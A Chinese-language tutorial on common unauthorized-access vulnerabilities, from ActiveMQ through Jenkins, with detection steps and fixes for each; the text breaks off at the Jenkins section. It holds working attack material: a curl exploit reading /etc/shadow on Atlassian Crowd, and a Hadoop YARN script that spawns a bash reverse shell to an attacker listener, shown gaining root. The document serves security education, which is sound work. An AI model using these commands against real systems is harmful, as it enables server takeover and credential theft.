

常见未授权访问漏洞

未授权访问漏洞可以理解为需要安全配置或权限认证的地址、授权页面存在缺陷导致其他用户可以直接访问从而引发重要权限可被操作、数据库或网站目录等敏感信息泄露。未授权访问漏洞是常见的攻击入口点，某些严重的未授权访问会直接导致getshell。

01.常见未授权访问漏洞预览

Active MQ 未授权访问
Atlassian Crowd 未授权访问
CouchDB 未授权访问
Docker 未授权访问
Dubbo 未授权访问
Druid 未授权访问
Elasticsearch 未授权访问
FTP 未授权访问
Hadoop 未授权访问
JBoss 未授权访问
Jenkins 未授权访问
Jupyter Notebook 未授权访问
Kibana 未授权访问
Kubernetes Api Server 未授权访问
LDAP 未授权访问
MongoDB 未授权访问
Memcached 未授权访问
NFS 未授权访问
Rsync 未授权访问
Redis 未授权访问
RabbitMQ 未授权访问
Solr 未授权访问
Spring Boot Actuator 未授权访问
Spark 未授权访问
VNC 未授权访问
weblogic 未授权访问
ZooKeeper 未授权访问
Zabbix 未授权访问

02 Active MQ 未授权访问


1. 漏洞简介

ActiveMQ 是一款流行的开源消息服务器。默认情况下，ActiveMQ 服务是没有配置安全参数。恶意人员可以利用默认配置弱点发动远程命令执行攻击，获取服务器权限，从而导致数据泄露。

2.漏洞检测

默认端口: 8161

默认密码: admin/admin



3.漏洞修复

1. 针对未授权访问, 可修改conf/jetty.xml文件, bean id为securityConstraint下的authenticate修改值为true, 重启服务即可。
2. 针对弱口令, 可修改conf/jetty.xml文件, bean id 为securityLoginService下的conf值获取用户properties, 修改用户名密码, 重启服务即可。

03 Atlassian Crowd 未授权访问

1.漏洞简介

Atlassian Crowd是一套基于Web的单点登录系统。该系统为多用户、网络应用程序和目录服务器提供验证、授权等功能。Atlassian Crowd Data Center是Crowd的集群部署版。

Atlassian Crowd和Crowd Data Center在其某些发行版本中错误地启用了pdkinstall开发插件, 使其存在安全漏洞。攻击者利用该漏洞可在未授权访问的情况下对Atlassian Crowd和Crowd Data Center安装任意的恶意插件, 执行任意代码/命令, 从而获得服务器权限。

2.漏洞检测

漏洞利用脚本github地址: <https://github.com/jas502n/CVE-2019-11580>

```
git clone https://github.com/jas502n/CVE-2019-11580
cd CVE-2019-11580/
python CVE-2019-11580.py http://192.168.18.138:8095
curl http://192.168.18.138:8095/crowd/plugins/servlet/exp?cmd=cat%20/etc/shadow
```

3.漏洞修复

- 设置访问/crowd/admin/uploadplugin.action的源ip。
- 升级最新版本。

04 CouchDB 未授权访问

1.漏洞简介

Apache CouchDB 是一个开源数据库，默认会在5984端口开放Restful的API接口，如果使用SSL的话就会监听在6984端口，用于数据库的管理功能。其HTTP Server默认开启时没有进行验证，而且绑定在0.0.0.0，所有用户均可通过API访问导致未授权访问。

在官方配置文档中对HTTP Server的配置有WWW-Authenticate: Set this option to trigger basic-auth popup on unauthorized requests，但是很多用户都没有这么配置，导致漏洞产生。

2.漏洞检测

使用vulhub搭建漏洞环境用于测试演示

```
cd /vulhub/couchdb/CVE-2017-12636
docker-compose up -d
```

未授权访问测试命令

```
curl 192.168.126.130:5984
curl 192.168.126.130:5984/_config
```

```
luckyzmj@luckyzmj-virtual-machine: ~/桌面
luckyzmj@luckyzmj-virtual-machine:~/桌面$ curl 192.168.126.130:5984
{"couchdb":"Welcome","uuid":"efb02e6c36fd2bcd10d1b73be513dd5e","version":"1.6.0","vendor":{"version":"1.6.0","name":"The Apache Software Foundation"}}
luckyzmj@luckyzmj-virtual-machine:~/桌面$ curl 192.168.126.130:5984/_config
{"httpd_design_handlers":{"_compact":{"couch_mrview_http, handle_compact_req"},"_info":{"couch_mrview_http, handle_info_req"},"_list":{"couch_mrview_show, handle_view_list_req"},"_rewrite":{"couch_httpd_rewrite, handle_rewrite_req"},"_show":{"couch_mrview_show, handle_doc_show_req"},"_update":{"couch_mrview_show, handle_doc_update_req"},"_view":{"couch_mrview_http, handle_view_req"},"uuids":{"algorithm":"sequential","max_count":"1000"},"stats":{"rate":"1000","samples":["0, 60, 300, 900"]},"cors":{"credentials":"false"},"httpd_global_handlers":{"/":{"couch_httpd_misc_handlers, handle_welcome_req, <<\"Welcome\\>>"},"_active_tasks":{"couch_httpd_misc_handlers, handle_task_status_req"},"_all_dbs":{"couch_httpd_misc_handlers, handle_all_dbs_req"},"_config":{"couch_httpd_misc_handlers, handle_config_req"},"_db_updates":{"couch_dbupdates_httpd, handle_req"},"_log":{"couch_httpd_misc_handlers, handle_log_req"},"_oauth":{"couch_httpd_oauth, handle_oauth_req"},"_plugins":{"couch_plugins_httpd, handle_req"},"_replicate":{"couch_replicator_httpd, handle_req"},"_restart":{"couch_httpd_misc_handlers, handle_restart_req"},"_session":{"couch_httpd_auth, handle_session_req"},"_stats":{"couch_httpd_stats_handlers, handle_stats_req"},"_utils":{"couch_httpd_misc_handlers, handle_utils_dir_req, \"/usr/local/share/couchdb/www\\"},"_uuids":{"couch_httpd_misc_handlers, handle_uuids_req"},"favicon.ico":{"couch_httpd_misc_handlers, handle_favicon_req, \"/usr/local/share/couchdb/www\\"}},"attachments":{"compressible_types":["text/*", "application/javascript", "application/json", "application/xml"],"compress
```

3.漏洞修复

- 指定CouchDB绑定的IP（需要重启CouchDB才能生效）在 /etc/couchdb/local.ini 文件中找到“bind_address = 0.0.0.0”，把 0.0.0.0 修改为 127.0.0.1，然后保存。注：修改后只有本机才能访问 CouchDB。
- 设置访问密码（需要重启CouchDB才能生效）在 /etc/couchdb/local.ini 中找到“[admins]”字段配置密码。
- 设置WWW-Authenticate，强制认证。

05 Docker 未授权访问

1.漏洞简介

该未授权访问漏洞是因为Docker API可以执行Docker命令，该接口是目的是取代Docker命令界面，通过URL操作Docker。


- Docker API 未授权访问漏洞分析和利用。

2.漏洞检测

使用vulhub搭建漏洞环境用于测试演示

```
cd /vulhub/docker/unauthorized-rce
docker-compose build
docker-compose up -d
```

直接输入地址 `http://your-ip:2375/version`；若能访问，证明存在未授权访问漏洞。



3.漏洞修复

- 对2375端口做网络访问控制，如ACL控制，或者访问规则；
- 修改docker swarm的认证方式，使用TLS认证；

06 Dubbo 未授权访问

1.漏洞简介

Dubbo是阿里巴巴公司开源的一个高性能优秀的 服务框架，使得应用可通过高性能的 RPC 实现服务的输出和输入功能，可以和 Spring框架无缝集成。dubbo 因配置不当导致未授权访问漏洞。

2.漏洞检测

连接进入dubbo 服务，进行操作

```
telnet IP port
```

```
dubbo> [devops@CentOS7 ~]$ telnet 172.16.32.8 28096
Trying 172.16.32.8...
Connected to 172.16.32.8.
Escape character is '^['.
```

```
dubbo>
dubbo>
```

```
dubbo>ls
Use default service com.████████.column.help.service.CategoryService.

insertBatch
updateCateAndHelpDetail
getAllChildCategory
get
count
update
delete
list
insert
tree
```

3.漏洞修复

- 配置dubbo认证;
- 设置防火墙策略，限定IP访问。

07 Druid 未授权访问

1.漏洞简介


Druid是阿里巴巴数据库出品的，为监控而生的数据库连接池，并且Druid提供的监控功能，监控SQL的执行时间、监控Web URI的请求、Session监控，首先Druid是不存在什么漏洞的。但当开发者配置不当时就可能造成未授权访问。

2.漏洞检测

直接在网站的url中后加上：

```
/druid/index.html
/druid/websession.html
/druid/datasource.html
/druid/sql.html
/druid/spring.html
```

如果可以无需登录，即可登录到Druid监控界面，则说明该网站存在Druid未授权访问漏洞



3.漏洞修复

- 配置访问账号密码；
- 禁止对外网开放访问。

08 Elasticsearch 未授权访问

1.漏洞简介

Elasticsearch是一款java编写的企业级搜索服务。越来越多的公司使用ELK作为日志分析，启动此服务默认会开放9200端口或者9300端口，可被非法操作数据。

2.漏洞检测

未授权访问测试命令

```
http://localhost:9200/_cat/indices
http://localhost:9200/_river/_search #查看数据库敏感信息
http://localhost:9200/_nodes #查看节点数据
```

```

:25.181-b13","vm_vendor":"Oracle Corporation","start_time_in_millis":1566476894355,"mem":{"heap_init_in_bytes":2147483648,"heap_max_in_bytes":2138767360,"non_heap_init_in_bytes":2555984,"non_heap_max_in_bytes":0,"direct_max_in_bytes":2138767360},"gc_collectors":["ParNew","ConcurrentMarkSweep"],"memory_pools":{"code_cache","Metaspace","Compressed Class Space","Par Eden Space","Par Survivor Space","CMS Old Gen"},"using_compressed_ordinary_object_pointers":true,"input_arguments":["-Xms2g","-Xmx2g","-XX:+UseConcMarkSweepGC","-XX:CMSInitiatingOccupancyFraction=75","-XX:+UseCMSInitiatingOccupancyOnly","-XX:+DisableExplicitGC","-XX:+AlwaysPreTouch","-Xss1m","-Djava.awt.headless=true","-Dfile.encoding=UTF-8","-Djna.nosys=true","-Djdk.io.permissionsUseCanonicalPath=true","-Dio.netty.noUnsafe=true","-Dio.netty.noKeySetOptimization=true","-Dio.netty.recycler.maxCapacityPerThread=0","-Dlog4j.shutdownHookEnabled=false","-Dlog4j2.disable_jmx=true","-Dlog4j.skipJansi=true","-XX:+HeapDumpOnOutOfMemoryError","-Des.path.home=/home/elasticsearch/elasticsearch-5.5.0"},"thread_pool":{"force_merge":{"type":"fixed","min":1,"max":1,"queue_size":1},"fetch_shard_started":{"type":"scaling","min":1,"max":2,"keep_alive":5m,"queue_size":1},"listener":{"type":"fixed","min":1,"max":1,"queue_size":1},"index":{"type":"fixed","min":1,"max":1,"queue_size":200},"refresh":{"type":"scaling","min":1,"max":1,"keep_alive":5m,"queue_size":1},"generic":{"type":"scaling","min":4,"max":128,"keep_alive":30s,"queue_size":1},"warmer":{"type":"scaling","min":1,"max":1,"keep_alive":5m,"queue_size":1},"search":{"type":"fixed","min":2,"max":2,"queue_size":1000},"flush":{"type":"scaling","min":1,"max":1,"keep_alive":5m,"queue_size":1},"fetch_shard_store":{"type":"scaling","min":1,"max":2,"keep_alive":5m,"queue_size":1},"management":{"type":"scaling","min":1,"max":5,"keep_alive":5m,"queue_size":1},"get":{"type":"fixed","min":1,"max":1,"queue_size":1000},"bulk":{"type":"fixed","min":1,"max":1,"queue_size":200},"snapshot":{"type":"scaling","min":1,"max":1,"keep_alive":5m,"queue_size":1},"transport":{"bound_address":[":::1:9300","127.0.0.1:9300"],"publish_address":"127.0.0.1:9300","profiles":{},"http":{"bound_address":[":::1:9200","127.0.0.1:9200"],"publish_address":"127.0.0.1:9200","max_content_length_in_bytes":104857600},"plugins":[],"modules":[{"name":"aggs-matrix-stats","version":"5.5.0","description":"Adds aggregations whose input are a list of numeric fields and output includes a matrix.","classname":"org.elasticsearch.search.aggregations.matrix.MatrixAggregationPlugin","has_native_controller":false},{"name":"ingest-common","version":"5.5.0","description":"Module for ingest processors that do not require additional security permissions or have large dependencies and resources","classname":"org.elasticsearch.ingest.common.IngestCommonPlugin","has_native_controller":false},{"name":"lang-expression","version":"5.5.0","description":"Lucene expressions integration for Elasticsearch","classname":"org.elasticsearch.script.expression.ExpressionPlugin","has_native_controller":false},{"name":"lang-groovy","version":"5.5.0","description":"Groovy scripting integration for Elasticsearch","classname":"org.elasticsearch.script.groovy.GroovyPlugin","has_native_controller":false},{"name":"lang-mustache","version":"5.5.0","description":"Mustache scripting integration for Elasticsearch","classname":"org.elasticsearch.script.mustache.MustachePlugin","has_native_controller":false},{"name":"lang-painless","version":"5.5.0","description":"An easy, safe and fast scripting language for Elasticsearch","classname":"org.elasticsearch.painless.PainlessPlugin","has_native_controller":false},{"name":"parent-join","version":"5.5.0","description":"This module adds the support parent-child queries and aggregations","classname":"org.elasticsearch.join.ParentJoinPlugin","has_native_controller":false},{"name":"percolator","version":"5.5.0","description":"Percolator module adds capability to index queries and query these queries by specifying documents","classname":"org.elasticsearch.percolator.PercolatorPlugin","has_native_controller":false},{"name":"reindex","version":"5.5.0","description":"The Reindex module adds APIs to reindex from one index to another or update documents in place.","classname":"org.elasticsearch.index.reindex.ReindexPlugin","has_native_controller":false},{"name":"transport-netty3","version":"5.5.0","description":"Netty 3 based transport implementation","classname":"org.elasticsearch.transport.Netty3Plugin","has_native_controller":false},{"name":"transport-netty4","version":"5.5.0","description":"Netty 4 based transport imple

```

3.漏洞修复

- 访问控制策略，限制IP访问，绑定固定IP；
- 在config/elasticsearch.yml中为9200端口设置认证等。

09 FTP 未授权访问

1.漏洞简介

FTP 弱口令或匿名登录漏洞，一般指使用 FTP 的用户启用了匿名登录功能，或系统口令的长度太短、复杂度不够、仅包含数字、或仅包含字母等，容易被黑客攻击，发生恶意文件上传或更严重的入侵行为。

2.漏洞检测

直接访问ftp路径：`ftp://ip:port/`



3.漏洞修复

- 禁止匿名登录；
- 配置强密码，密码长度建议八位以上，且密码应包括大小写字母、特殊字符、数字混合体。

10 HadoopYARN 未授权访问

1.漏洞简介

Hadoop是一款由Apache基金会推出的分布式系统框架，它通过著名的MapReduce算法进行分布式处理，Yarn是Hadoop集群的资源管理系统。

此次事件主要因HadoopYARN资源管理系统配置不当，导致可以未经授权进行访问，从而被攻击者恶意利用。攻击者无需认证即可通过RESTAPI部署任务来执行任意指令，最终完全控制服务器。

2.漏洞检测

使用vulhub搭建漏洞演示环境

```
cd /vulhub/hadoop/unauthorized-yarn
docker-compose up -d
```

环境启动后，没有配置身份认证，可以未授权访问到Hadoop YARN ResourceManager WebUI页面。

```
http://192.168.126.130:8088/
http://192.168.126.130:8088/cluster
```

All Applications

← → ↺ 🏠

🔒 192.168.126.130:8088/cluster

80% ... 📄 🌐



All Applications

Cluster

About

Nodes

Node Labels

Applications

NEW

NEW SAVING

SUBMITTED

ACCEPTED

RUNNING

FINISHED

FAILED

KILLED

Scheduler

Tools

Cluster Metrics

Apps Submitted	Apps Pending	Apps Running	Apps Completed	Containers Running	Memory Used	Memory Total	Memory Reserved	VCores
0	0	0	0	0	0 B	8 GB	0 B	0

Cluster Nodes Metrics

Active Nodes	Decommissioning Nodes	Decommissioned Nodes	Lost Nodes	Unhealthy Nodes	Rebo
1	0	0	0	0	0

Scheduler Metrics

Scheduler Type	Scheduling Resource Type	Minimum Allocation	Maximum Allocation	M
Capacity Scheduler	[MEMORY]	<memory:1024, vCores:1>	<memory:8192, vCores:4>	0

Showing 20 entries

ID	User	Name	Application Type	Queue	Application Priority	StartTime	FinishTime	State	FinalStatus	Running Containers	Allocated CPU VCo	Allocated Memory MB	% of Queue
No data available in table													

Showing 0 to 0 of 0 entries

利用该漏洞，可以进一步getshell

```
Shell No.1
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)
root@kali:~/桌面/tools/hadoop# python3 rce.py
root@kali:~/桌面/tools/hadoop#

Shell No.1
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)
root@kali:~/桌面# nc -lvp 9999
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 192.168.126.130.
Ncat: Connection from 192.168.126.130:34714.
bash: cannot set terminal process group (246): Inappropriate ioctl for device
bash: no job control in this shell
<49035_0002/container_1609159749035_0002_01_000001# id
id
uid=0(root) gid=0(root) groups=0(root)
<49035_0002/container_1609159749035_0002_01_000001#
```

脚本源码如下: rce.py

```
#!/usr/bin/env python
import requests
target = 'http://192.168.126.130:8088/' # 设置目标主机的ip地址
lhost = '192.168.126.128' # 设置你攻击主机的监听ip地址, 并且监听端口为9999
url = target + 'ws/v1/cluster/apps/new-application'
resp = requests.post(url)
app_id = resp.json()['application-id']
url = target + 'ws/v1/cluster/apps'
data = {
    'application-id': app_id,
    'application-name': 'get-shell',
    'am-container-spec': {
        'commands': {
            'command': '/bin/bash -i >& /dev/tcp/%s/9999 0>&1' % lhost,
        },
    },
    'application-type': 'YARN',
}
requests.post(url, json=data)
```

3.漏洞修复

- 升级Hadoop到2.x版本以上，并启用Kerberos认证功能，禁止匿名访问;
- 设置“安全组”访问控制策略，将 Hadoop 默认开放的多个端口对公网全部禁止或限制可信任的 IP 地址才能访问包括 50070 以及 WebUI 等相关端口;
- 如无必要，关闭 Hadoop Web 管理页面。

11 JBoss 未授权访问


1.漏洞简介

漏洞简述JBoss 企业应用平台EAP是 J2EE 应用的中间件平台。默认情况下访问 `http://ip:8080/jmx-console` 就可以浏览 Jboss 的部署管理的信息不需要输入用户名和密码可以直接部署上传木马有安全隐患。

2.漏洞检测

直接访问 `http://ip:port/` 看是否能进入 jmx-console 和 web-console 页面

```
http://ip:8080/  
http://ip:8080/jmx-console/  
http://ip:8080/jboss/
```



3.**漏洞修复**

- 添加 JMX 控制页面身份认证;
- 进行JMX Console 安全配置;
- 关闭jmx-console和web-console。

12 Jenkins 未授权访问


1.漏洞简介

默认情况下Jenkins面板中用户可以选择执行脚本界面来操作一些系统层命令，攻击者可通过未授权访问漏洞或者暴力破解用户密码等进脚本执行界面从而获取服务器权限。

2.漏洞检测

